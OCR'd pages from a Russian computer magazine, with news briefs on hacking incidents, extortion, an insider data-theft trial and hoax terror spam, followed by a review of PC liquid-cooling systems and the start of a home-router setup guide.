Если Корея, Россия и Украина являются очагами пиратства, то страной-лидером по количеству хакерских атак является Бразилия. По итогам прошлого года в этой стране было совершено 96 тысяч хакерских атак, что на порядок превышает количество взломов в любой другой стране мира. Объясняется это просто - в Бразилии правительство до сих пор не ввело наказание за компьютерные преступления. Чувствуя себя в полной безопасности, бразильские хакеры объединяются в многочисленные группы с яркими названиями и развлекаются всеми возможными способами. Преступниками они себя не считают, ссылаясь на старую байку о вседоступности информации и интеллектуальном поединке с Системой. Чтобы привлечь к ответственности самых борзых взломщиков, полиции приходится доказывать факт мошенничества, что далеко не всегда получается. Кстати, помимо хакерских атак, Бразилия также лидирует по количеству сделанных здесь порносайтов. Аж две трети всей клубнички интернета было создано именно в этой замечательной стране. ■

«РУССКАЯ МАФИЯ» ПАРАФИНИТ АВСТРАЛИЮ

ВЗЛОМ

В последнее время участились случаи шантажа русскими взломщиками австралийских бизнесменов, работающих в сфере электронной коммерции. Киддисы требуют денег в обмен на тишину и спокойствие. «А иначе, - грозятся киддисы, - похачим, зарутим, порвем!». Один из последних инцидентов наделал много шума. Парни, называющие себя «русской мафией», потребовали с двух владельцев онлайновых букмекерских контор http://multibet.com и www.centrebet.com откуп в размере $20 и $10 тысяч долларов соответственно. Но те платить отказались. В результате взломщики провели атаку на серверы эти контор и вывели их из строя на некоторое время. Этого хватило, чтобы причинить владельцам ущерб в несколько миллионов долларов. Все бы ничего, но направленная на букмекеров атака каким-то образом зацепила телефонную сеть Telstra в городе Эллис. И на протяжении 5 часов жители городка вынуждены были сидеть без телефона и интернета, будучи отрезанными от остального мира. Федеральная полиция Австралии, Интерпол, ФБР и Британский национальный центр по борьбе с преступностью в сфере высоких технологий приступили к масштабным операциям по пресечению выходок «русской мафии» и других шантажистов. В одном из следующих номеров «Хакера» я расскажу о результате этих операций. ■


СУДНЫЙ ДЕНЬ ДЛЯ НЕРАДИВОГО АДМИНА

ВЗЛОМ

На днях будет, наконец, вынесен вердикт по поводу судебного дела, которое ведется уже четвертый год. Главный его герой - Филипп Камминс. Что, ты не знаешь, кто такой Филипп Каменс? Ок, рассказываю. В 1999-2000 гг. этот перец, работая в службе техподдержки компании Teledata Communications (TCI), снабжал сторонних лиц конфиденциальными данными, к которым имел прямой доступ. В основном это была информация о счетах клиентов одного из банков-партнеров TCI. За каждый отчет Камминс получал по $30 и успел продать инфу о десятках тысяч счетов. В конце концов парня попалили и представили к ответственности. В своих деяниях Филя быстро сознался, а когда ему сказали, что из-за него люди попали на десятки миллионов долларов (до $100 млн. в общей сложности), сделал шоковое лицо и страдальчески произнес: «Я не знал! Не полагал!». Конечно, на суде эти муки совести вряд ли будут рассмотрены. Чуваку светит от 14 лет по статье «Преступный сговор, мошенничество и компьютерное мошенничество». Возможно, судья сделает скидку на больное сердце Камминса, а также на то, что он пообещал вернуть те бабки, которые успел наварить. Но сидеть ему придется в любом случае. Окончательный вердикт будет провозглашен 11 января 2005 г. ■

ДАШЬ WINDOWS В ДЕРЕВНИ!


ВЗЛОМ



Корпорация Microsoft заявила о присоединении России-матушки к новой программе распространения оси для совсем непродвинутых пользователей (читай чайников) - Windows XP Starter Edition. До этого такой чести удостоились всего три страны: Таиланд, Малайзия и Индонезия. Стартовая версия XP представляет собой самую дешевую версию операционки семейства Windows, она будет устанавливаться на продаваемые компьютеры. Ось имеет ограничения, среди которых невозможность одновременного запуска более трех программ, запрет подключения к локалке и ограничение на максимальное разрешение в 800x600 пикселов. Зато в нее включена куча обучающих материалов (как текстов, так и видеоуроков) и патриотических визуальных тем. Так, русская версия имеет скринсейвер с развевающимся российским флагом и море обоин с видами русских деревень. По мнению Майкрософта, именно это поможет людям, которые никогда не садились за компьютер, преодолеть психологический барьер и сделать это. ■

МЫЛЬНЫЙ ДЖИХАД

ВЗЛОМ



В сентябре многие москвичи получили по мылу сообщения, в которых красноречиво извещалось о грядущих вскоре терактах. Письма приходили от людей, якобы имеющих связи в высших кругах и желающих предупредить остальных. Вот текст одного из таких писем: «Только что прислала хорошая знакомая, с родней в ФСБ. Дорогие мои! Хочу Вас проинформировать, что несколько минут назад я получила информацию из источников, на 200% заслуживающих доверия, о том, что в Москве на данный час находится минимум 20 террористов-смертников и запланирован ряд крупных террористических актов на период этой недели. По возможности надо исключить посещение метро, общественного наземного транспорта, кафе, торговых центров, рынков, а лучше вообще на время уехать из Москвы. Пожалуйста, берегите себя и своих близких. Это все не шутки, а очень страшная реальность».

Послания анонимны, поэтому очевидно, что таким образом «доброжелатели» пытаются посеять панику. Правоохранительные органы не сомневаются, что это дело рук террористов. Страх - основная цель терроризма, и подобная акция очень хорошо подстегивает это чувство. Так что если тебе, дружище, свалится в ящик подобный спам - поступи с ним единственно правильным способом. Через кнопочку «Del». ■


БИРЖЕВОЙ ФОНТАН

HITECH

Студенты-художники из Голландии представили оригинальную хай-тек инсталляцию с фонтаном. Datafountain (datafountain.nextnature.net) - это не просто столбы воды, а настоящий информационный дисплей с Ethernet-соединением. Три струи показывают реальное соотношение курсов основных валют - доллара, евро и иены. Высоту струй регулирует частотный модулятор. Информация обновляется каждые 5 минут. Размеры фонтана - 5x4x3 м. Такой фонтан можно легко приспособить для трансляции последних дорожных сводок и прогнозов погоды. ■

МОБИЛЬНЫЙ КАМЕНЬ

ЖЕЛЕЗО



Свой первый процессор, ориентированный на использование в мобильных телефонах, предложила разработчикам компания NEC Electronics. Новинка, MP211, выгодно отличается от конкурентов сниженным энергопотреблением, возможностью параллельной многоконвейерной обработки данных, приема цифрового телесигнала, поддержки видеоконференций и воспроизведения музыки. Новый кристалл использует целых три ядра ARM926EJ-S, работает на частоте 200 МГц, использует 48 Кб кэши инструкций и данных. Прямо на процессоре интегрировано 640 Кб памяти, имеется также разводка для памяти DDR SDRAM. Что любопытно, прямо на кристалле смонтированы разъемы интерфейса ЖК-экрана и камеры, а также ITU-R BT.656. В этой модели доступен 2D/3D графический акселератор и процессор изображения с поддержкой масштабирования и вращения изображения USB OTG. Напряжение питания составляет 1,8 В, напряжение питания ядра - 1,2 В при работе. ■

НОВАЯ ФЛЕШКА

ЖЕЛЕЗО

Тремя новыми версиями USB-накопителей обновила свою линейку DataTraveler компания Kingston Technology. На этот раз в пресс-релизе сообщается о выходе следующих устройств: DataTraveler II, DataTraveler II Plus и DataTraveler Elite. Первые две флешки поставляются с крутой софтиной SecureTraveler, которая позволяет создавать защищенные паролем разделы USB-диска. При этом скорость передачи для DataTraveler II составляет 11 Мб/с при чтении, 7 Мб/с - при записи, аналогичные показатели DataTraveler II Plus составляют 19 и 13 Мб/с соответственно. Что же насчет элитной версии DataTraveler Elite? Эта флешка предлагает пользователю передавать данные со скоростью до 24 Мб/с при чтении и 14 Мб/с при записи, при этом доступна возможность загрузки системы с USB-накопителя. За безопасность информации здесь отвечает тулза TravelerSafe+, которая использует современный 128-битный алгоритм AES. ■

ЖИДКОСТНЫЕ СИСТЕМЫ ОХЛАЖДЕНИЯ

■ Сергей Никитин, Дмитрий Шамаев, test_lab (test_lab@gameland.ru)

Вот и закончилось лето, автоматически ушли и некоторые проблемы с охлаждением системного блока. Можно его завинтить, убрать от него настольный вентилятор и прочие ухищрения. Но, к сожалению, место летней жары занимают другие претенденты на превращение корпуса в ад (если судить по температуре). Это новые процессоры и видеоплаты, которые в силу своей немеренной мощности выделяют массу тепла. Конечно, на видеоплаты ставят вентиляторы и радиаторы с технологией OTES, операционки научились отключать процессоры во время простоя и динамично менять тактовую частоту, но проблема есть и цветет пышным цветом. Традиционные системы охлаждения (радиатор плюс вентилятор) явно перестают справляться с возлагаемыми на них задачами. Что же делать (развинтить корпус - это не ответ и не решение)? Вспомнив физику, инженеры компаний-производителей систем охлаждения решили противопоставить жидкость теплу. Что из этого получилось, мы и решили выяснить.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для тестирования была выбрана материнская плата Abit KD7-E, которая снимает показания с температурного датчика, встроенного в ядро процессора и показывающего наиболее достоверные данные. Тестирование проводилось вне корпуса в закрытой комнате без сквозняков. Оценка шума проводилась субъективно. Для измерения температуры запускалась программа для разогрева процессора S&M 0.2.1, и после ее пуска каждые 30 секунд снимались показания температуры в течение 20 минут. Если скорость вращения вентиляторов регулировалась, производительность системы охлаждения ставилась на максимум. На основе этих данных строились графики. Системы водяного охлаждения перед началом теста прогревались после первого пуска по 3 часа при нагруженном на 100% процессоре и еще 30 минут в режиме ожидания для установления нормального температурного режима. Водоблок (ватерблок) для видеочипа в контур не устанавливался.

> Чем сложнее система, тем чаще она ломается.

ТЕХНОЛОГИИ. ТРУБКИ

Один из подвидов систем жидкостного охлаждения - это кулеры с трубками, так называемая технология thermal tube. За точку отсчета был взят факт того, что тепло от процессора к радиатору уходит не очень эффективно. Даже несмотря на термопасту, медные сердечники, цельномедный вентилятор и прочее. К решению проблемы подошли творчески и решили немного поменять традиционную схему охлаждения - вентилятор плюс радиатор, добавив туда полые трубки, внутри которых находится жидкость. Теперь система выглядит так. Основание (медное или алюминиевое) прилегает к процессору. От основания отходят медные трубки (обычно три или четыре), которые соединяют его с радиатором. Грубо говоря, жидкость, нагреваемая теплом, исходящим от процессора, толкает это тепло вверх по трубкам, на радиатор. Теплота тратится на испарение жидкости в горячей, прилегающей к процессору части трубы; в холодной части, обдуваемой кулером, пар конденсируется и отдает свою теплоту радиатору, вынесенному далеко за пределы процессора. Иногда внутри трубок применяются капилляры для улучшения их свойств. Термальные трубы отводят тепло лучше, чем медный или алюминиевый стержень аналогичного диаметра.

Вентилятор может крепиться на радиатор сверху, как обычно, а может так, как в системе Thermaltake Silent Tower, то есть продувая радиатор насквозь.

ВОДЯНЫЕ СИСТЕМЫ

Это уже солиднее, настоящие системы водяного охлаждения. Никаких полумер вроде трубок, все честно: вот бак с водой, вот трубки, по которым она бегает, вот все остальное. Как же это работает? В роли источника тепла выступает процессор, который, собственно, и нужно охлаждать. Для этого из бака по трубкам к процессору поступает жидкость. Бак может быть где угодно - либо внутри корпуса, либо на нем, либо просто рядом на полу лежать. Хватило бы длины трубок (как правило, сделаны они из резины или гибкого пластика) да мощности насоса (помпы), который жидкость и гоняет. Жидкость - обычная или дистиллированная вода, но чаще всего спецсостав - как уже говорилось выше, из бака идет к процессору, принимает на себя его тепло и, нагревшись, бежит дальше. Куда? В холодильник на охлаждение. В этой роли у нас выступает радиатор, который охлаждается традиционно - воздухом. Здесь проявляется второй плюс водных систем. Радиатор не обязательно должен быть внутри системного блока, он может стоять вообще в другом конце комнаты - дело опять в длине труб, их ширине и мощи насоса. Это ведет к тому, что отводимый теплый воздух не забивает корпус и не греет остальную комплектуху, а уходит куда-то в пространство, совершенно никому не мешая. Да и радиатор этот, опять же благодаря своему присутствию вне корпуса, может быть абсолютно любых размеров.

Но чем сложнее система, тем чаще она ломается. Если ты оторвешь один лепесток от вентилятора на обычной, воздушной, системе охлаждения, то особого ЧП не будет. А вот если у тебя прохудится трубка

БЛАГОДАРНОСТИ

test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям NEVADA (www.nevada.ru, т. 101-2819), 3Logic (www.3logic.ru, т. 737-6109), «Инлайн» (www.i2b.ru, т. 941-6161)

СПИСОК ПРОТЕСТИРОВАННОГО ОБОРУДОВАНИЯ
Titan TWC-A04
Zalman Reserator
Gigabyte 3D Cooler PRO
Thermaltake Sub Zero 4G
Thermaltake Silent Tower

ТЕСТОВЫЙ СТЕНД
Материнская плата: Abit KD7-E
Процессор: AMD Athlon 2800+ (Sempron)
Память: 2x256 Мб Kingmax DDR400
БП: PowerMan 420Вт


> Резервуары занимают два рядом расположенных пятидюймовых отсека.

или бак с водой и оттуда начнет течь... Ну, думаю, ты и сам прекрасно представляешь последствия. Можно охлаждать видюху, докупив водоблок.

ЭЛЕМЕНТ ПЕЛЬТЬЕ

Вне конкурса у нас идет один кулер на элементе Пельтье. Почему вне конкурса? Да потому, что он не имеет никакого отношения к воде и построен на совершенно другом принципе работы. Пусть такой кулер одинок в нашем обзоре, пусть вне конкурса он, но разобраться в том, как он работает, необходимо.

С виду кулеры с элементом Пельтье ничем особым не выделяются - вот радиатор, вот вентилятор. Суть в другом. Элемент Пельтье состоит из чередующихся материалов, составляющих многочисленные термопары. Когда через такую конструкцию течет ток, то одна ее сторона нагревается, а другая охлаждается, причем перепад температур одинаковый. Этот эффект и обнаружил француз Пельтье. Элемент Пельтье можно назвать насосом, так как по сути он просто перекачивает тепло. Соответственно, холодная сторона прилегает к процессору и забирает от нее тепло, а горячая отдает его радиатору, с которого его рассеивает вентилятор. Минус системы в том, что для создания этого эффекта элементу нужно неслабое количество электричества. Получает он его от разъема molex и собственного контроллера, вставляемого в гнездо PCI.



TITAN TWC-A04

[redacted] ★★★★★★

Честная система водяного охлаждения, то есть не просто трубки, а резервуар, помпа - в общем, все как положено. Собственно резервуары занимают два рядом расположенных пятидюймовых отсека, так что выкидывай оттуда все старые CD и прочие ROM'ы, кончай жаться и купи, наконец, нормальный комбо-драйв. Трубки прозрачные, так что выглядит все красиво. Если старые дисководы жалко, то баки с водой можно просто положить на корпус, для этого есть специальные ножки на липучках и заглушка, вставляемая в гнездо PCI для нормального размещения шлангов. Кстати, сделаны танки из пластмассы, а трубки резиновые.

Это действительно СИСТЕМА охлаждения - водоблоки есть как для проца, так и для видеоплаты. Правильно, современное видео очень горячее, от него видюха краснеет и жаром пышет. Вода в этой системе охлаждается не только в резервуаре (у него есть свой вентилятор), но и в отдельном блоке, который представляет собой радиатор с вентилятором. Этот блок можно закрепить винтами на стенке корпуса. Это дает дополнительное охлаждение.

На монохромном экране (он обладает приятной синей подсветкой) можно видеть температуру и контролировать скорость вращения обоих вентиляторов. Регулятор вращения также обладает подсветкой, да не простой, а динамической - в зависимости от температуры, а, соответственно, и скорости вращения, цвет меняется от синего до цвета плащей римских полководцев - пурпурного. Последний означает, что система работает на полную мощность. Также этот регулятор управляет помпой, точнее, тем, с какой скоростью она гоняет воду. Устанавливаться (не без проблем, как, впрочем, и все водянки) эта система может на все сокеты, кроме LGA 775.

Температура отслеживается с помощью специального датчика, который крепится на водоблок процессора. Выводится она на экран главной системы охлаждения. Правда, эта температура на 5-10 градусов отличается от той, которую выдает датчик с системной платы.

Много времени у нас ушло на избавление воды от пузырьков, которые сильно понижают эффективность охлаждения процессора. На системе Zalman Reserator такого не было.

По шумности данная система находится на среднем уровне - это на максимальных оборотах. А вот при низкой скорости вращения шума от нее очень мало, меньше даже, чем от тихой башни.

Что реально понравилось, так это легкость установки водоблока на проц и комплект поставки. В нем куча проводов, подробнейший мануал на русском языке и жидкость, добавляемая в воду, чтобы та не стала напоминать давно не чищенный дачный пруд. После смешивания этого состава с водой последняя приобретает светло-оранжевый цвет. А если еще влить туда специальную моддинговую жидкость, чтобы все светилось в ультрафиолете... Вот это будет дело!


Показатели максимальной температуры весьма высоки и не оправдывают существенную разницу в цене с воздушным охлаждением.

Водоблок для процессора
Совместимость с платформами: Socket 370, Socket A, Socket 478, Socket 754, Socket 940
Материал радиатора: медь
Размеры, мм: 63x63x12
Ватерблок для видеочипа
Материал: медь
Размеры, мм: 42x42x15
Основной теплообменник для воды
Материал радиатора: алюминий + медь
Размеры, мм: 109x60x60
Уровень шума, дБ: 23 - 34
Помпа, л/час: 96
Дополнительный теплообменник для воды
Материал радиатора: алюминий + медь
Размеры теплообменника, мм: 95x86,5x76
Размеры вентилятора, мм: 80x80x35
Производительность, CFM: 30,6 - 35,5
Уровень шума, дБ: 21 - 27


THERMALTAKE SUB ZERO 4G ★★★★★★★★

Кулер, название которого ассоциируется с героем Mortal Combat'а, а технологическая составляющая - с вполне реальным парнем, Пельтье. Решив, видимо, что вентилятору скучно в компании радиатора, инженеры Thermaltake вставили между ними элемент этого самого Пельтье. Минус - нужно много энергии, которую кулер получает через специальный PCI-блок, а тот, в свою очередь, связан с розеткой персональной вилкой. Скорость снимается через трехпиновый разъем. Крепятся все эти чудеса только на Socket A и только с помощью отвертки. Как плюс можно отметить поставляемый в комплекте корпусный вентилятор (80x80) со светодиодами. Он очень красивый. Есть предположение, что если в корпусе будет очень тепло, то эффективность охлаждения сильно упадет - такова особенность использования элемента Пельтье. Стоит кулер довольно дорого и обладает средним уровнем шума, но охлаждает, к сожалению, плохо.

Совместимость с платформами: Socket 370, Socket A
Размеры, мм: 80x68,5x41,3
Вес, г: 379
Скорость вентилятора, об/мин: 4800+/-10%
Уровень шума, дБ: 21-38
Воздушный поток: 35,3
Материал: медное основание и алюминиевый радиатор



ZALMAN RESERATOR ★★★★★★★★★★



Система, необычная во всех отношениях. Как следствие - самая лучшая в обзоре. Состоит исключительно из двух частей - радиатора и водоблока. Почему в ней так мало компонентов, будет сказано ниже. Водоблок необычный в той же мере, что и вся система в целом. Он круглый (в большинстве водянок резервуары для забора тепла квадратные) и синий, так же, как и все остальные части системы. Нужен он для охлаждения процессора, как опцию можно приобрести водоблоки для видеоплаты и чипсета. Шланги непрозрачные, очень длинные и толстые. Это хорошо, так как через них прокачивается больший объем воды за единицу времени (высокая пропускная способность), что самым положительным образом сказывается на результате. С одной стороны, длинные шланги - это тоже хорошо, но вот только они спокойно могут перегнуться так, что вода через них не потечет. Несмотря на то, что путем опускания дамоклова меча на шланги их длину можно подогнать под себя, это слишком радикальное решение. Есть получше - вставить в шланг небольшие тонкие пружинки. Или правильно проложить сам шланг. А для того чтобы знать, течет ли все внутри как надо, есть специальный индикатор. Проблема с установкой только одна - нужно снимать системную плату. А так система приводится в рабочее состояние очень быстро, у нас на это ушло в три раза меньше времени, чем на аналогичную подготовку Titan'а. Радиатор просто огромен - более полуметра высотой, шесть кило веса, он здорово похож на торпеду. Чистый алюминий. Устанавливается он, естественно, вне корпуса, питается через отдельную розетку, также имеет свой собственный выключатель. Активного охлаждения (вентилятора) он не имеет, берет большой площадью теплообмена. Помпа-насос установлена у него внутри. То, чем шланги соединяются с баком, внушает уважения своей мощью и надежностью. Это железный штуцер с крепящей его гайкой. Кроме необходимости отвинтить материнку перед установкой, есть еще недостатки. В комплекте нет никакого состава, который предотвратил бы гниение воды. Также нет никаких дисплеев, показывающих температуру.
Но полная, абсолютная бесшумность и лучший в обзоре температурный режим перечеркивают эти минусы, а также оправдывают высокую стоимость системы. Есть и еще один положительный момент. Когда девушки будут входить к тебе в комнату и видеть этот радиатор, то они непроизвольно будут восклицать: «Боже, какой же он у тебя огромный!». И это еще до того, как ты снял штаны!

Водоблок для процессора
Совместимость с платформами: Socket 370, Socket A, Socket 478, Socket 754, Socket 940
Материал радиатора: анодированный алюминий на медном основании
Размеры, мм: 64x31
Вес, г: 447
Ватерблок для видеочипа (поставляется опционально за дополнительную плату)
Материал: медь
Размеры, мм: 42x42x15
Теплообменник
Площадь охлаждения: 1,274 м2
Помпа, л/час: 300
Размеры, мм: 150x150x592
Вес, кг: 6,5


GIGABYTE 3D COOLER PRO [redacted] ★★★★★★★

Трехмерность сегодня очень популярна, она добралась даже до систем охлаждения. Правильно, квадратные радиаторы всем уже давно надоели. Ну так вот, теперь у нас есть округлый. Медное основание соединяется с этим трехмерным чудом посредством четырех трубок. Внутри радиатора находится не обычный вентилятор с лопастями, а его собрат турбинного типа. Новая технология, скопированная с какой-нибудь ГЭС, - правильно, охлаждение же водяное. Основание тут медное, все остальное алюминиевое. Все остальное - это радиатор. А как известно, алюминий проводит тепло хуже, чем медь. Соответственно, для улучшения отвода тепла количество оборотов вентиля было сделано высоким - 2000-4000 (плавная регулировка через панель, вставляемую в трехдюймовый отсек). Вентилятор, который заставили крутиться так много и быстро, обиделся - это вылилось в его зверский, просто ужасный шум. Впечатление такое, что он переорет восьмиканальную звуковую систему с парой усилков. Правда, на низких оборотах шум вполне приемлемый. Но вообще, для того охлаждения, которое он обеспечивает, кулер громкий. Также от злости он светится. Его скорость отслеживается с помощью трехпинового разъема, а питание идет через molex. Может устанавливаться на все сокеты, кроме LGA 775.


Совместимость с платформами: Socket 370, Socket A, Socket 478, Socket 754
Размеры, мм: 83x89x93
Вес, г: 430
Скорость вентилятора, об/мин: 2000-4000
Уровень шума, дБ: 19,2-37,2
Воздушный поток: нет данных
Материал: медное основание и тепловые трубки, алюминиевый радиатор

THERMALTAKE SILENT TOWER ★★★★★★★★★

Эта тихая башня построена на медном фундаменте, от которого к радиатору отходят шесть опять же медных трубок. Хороший надежный фундамент, обладающий высокой теплопроводимостью. Да и трубки такие же. Вентилятор расположен не горизонтально, а вертикально, так что продувает радиатор насквозь - этакое технологическое новшество. Поставить башню можно на любой сокет, в том числе на новомодный LGA 775. Это единственный кулер в обзоре, который подойдет для этого гнезда. Экономические выгоды налицо - когда ты купишь системную плату и процессор формата LGA 775, то сможешь сэкономить на вентиляторе. Название свое система, в принципе, оправдывает - она довольно тихая, тут нареканий нет. Они вызваны другим - установкой. Во-первых, чтобы твой системный блок стал обладателем этой тихой башни, от него нужно отвинтить материнку - такая вот система крепления. Но на этом твои мытарства не закончатся, не надейся. Когда ты будешь закреплять все это хозяйство на сокете, то намучаешься - все шатается и держится просто на соплях, пока ты все не вставишь куда и как надо. А во время подобных манипуляций очень легко повредить проц, мы это испытали на себе. Да и высота башни такова, что влезет она далеко не во все корпуса.



Совместимость с платформами: Socket 370, Socket A, Socket 478, Socket 754, Socket 940, LGA775
Размеры, мм: 86x110x138
Вес, г: 640
Скорость вентилятора, об/мин: 2500+/-10%
Уровень шума, дБ: 21
Воздушный поток: 52,24
Материал: медное основание и тепловые трубки, алюминиевый радиатор



ВЫВОДЫ

Первое место у системы Zalman Reserator - это неоспоримый факт. Она бесшумна и крайне эффективна. Titan не оправдал себя - его цена несопоставима с тем, что он готов тебе предложить. Хорошее впечатление оставил Thermaltake Silent Tower. Интересное техническое решение, низкий шум, высокий результат, хорошая цена. Но лучше брать эту систему в варианте с медным радиатором.

НАСТРАИВАЕМ ДОМАШНИЙ РОУТЕР

■ Алексей Малашин, test_lab (test_lab@gameland.ru)

В связи с нарастающим внедрением широкополосного доступа в интернет в последнее время получили большое распространение небольшие домашние сети, ограниченные пределами одной-четырех квартир, с точкой выхода в глобальную сеть. Для распределения и учета трафика обычно ставится отдельный компьютер-сервер, выполняющий роль программного маршрутизатора (а также файрвола, веб-сервера и прочих сервисов сети), через который все пользователи и выходят в интернет. Но с такой топологией построения сети временами возникают проблемы - то сервер упадет из-за ошибки в программе, то вдруг сосед Вася решил поупражняться во взломе системы, ну или вдруг вышел новый сетевой червь, удаленно заражающий компьютеры...

Или возьмем другую ситуацию - в квартире имеется несколько компьютеров, объединенных между собой маленькой локальной сетью (причем некоторые из них являются мобильными устройствами вроде ноутбука или КПК), у которой также есть выход в интернет. Все бы хорошо, но для использования ресурсов WAN приходится постоянно держать включенным компьютер, который подсоединен к внешнему миру, а еще стоит вспомнить наличие принтера, к которому тоже должен быть доступ с любого компа. Вдобавок, не стоит сбрасывать со счетов ситуацию, когда, например, ноутбук или КПК используется как дома, так и на работе, а ведь конфигурация сети разная (адресное пространство). Конечно, можно использовать специальные программы, меняющие настройки сетевой карты, но зачем, если эта проблема решается гораздо проще.

Сегодня речь пойдет о таком полезном и удобном устройстве, как маршрутизатор (роутер), который призван решить большинство проблем, описанных выше. Попробуем разобраться, как оптимально настроить под себя эту маленькую коробочку с рядом лампочек.

ЧТО НУЖНО

Мы будем исходить из того, что в наличии имеются три компьютера (два стационарных, один ноутбук), соединенных между собой при помощи хаба (маленькая квартирная сеть), а подключение к интернету организовано посредством ADSL LAN модема. Посмотрим, как можно организовать и настроить сетевые ресурсы при помощи роутера. Общий вид схемы подключения - на рис. 1.




Рис. 1: Общая схема построения нашей маленькой сети

ШАГ 1

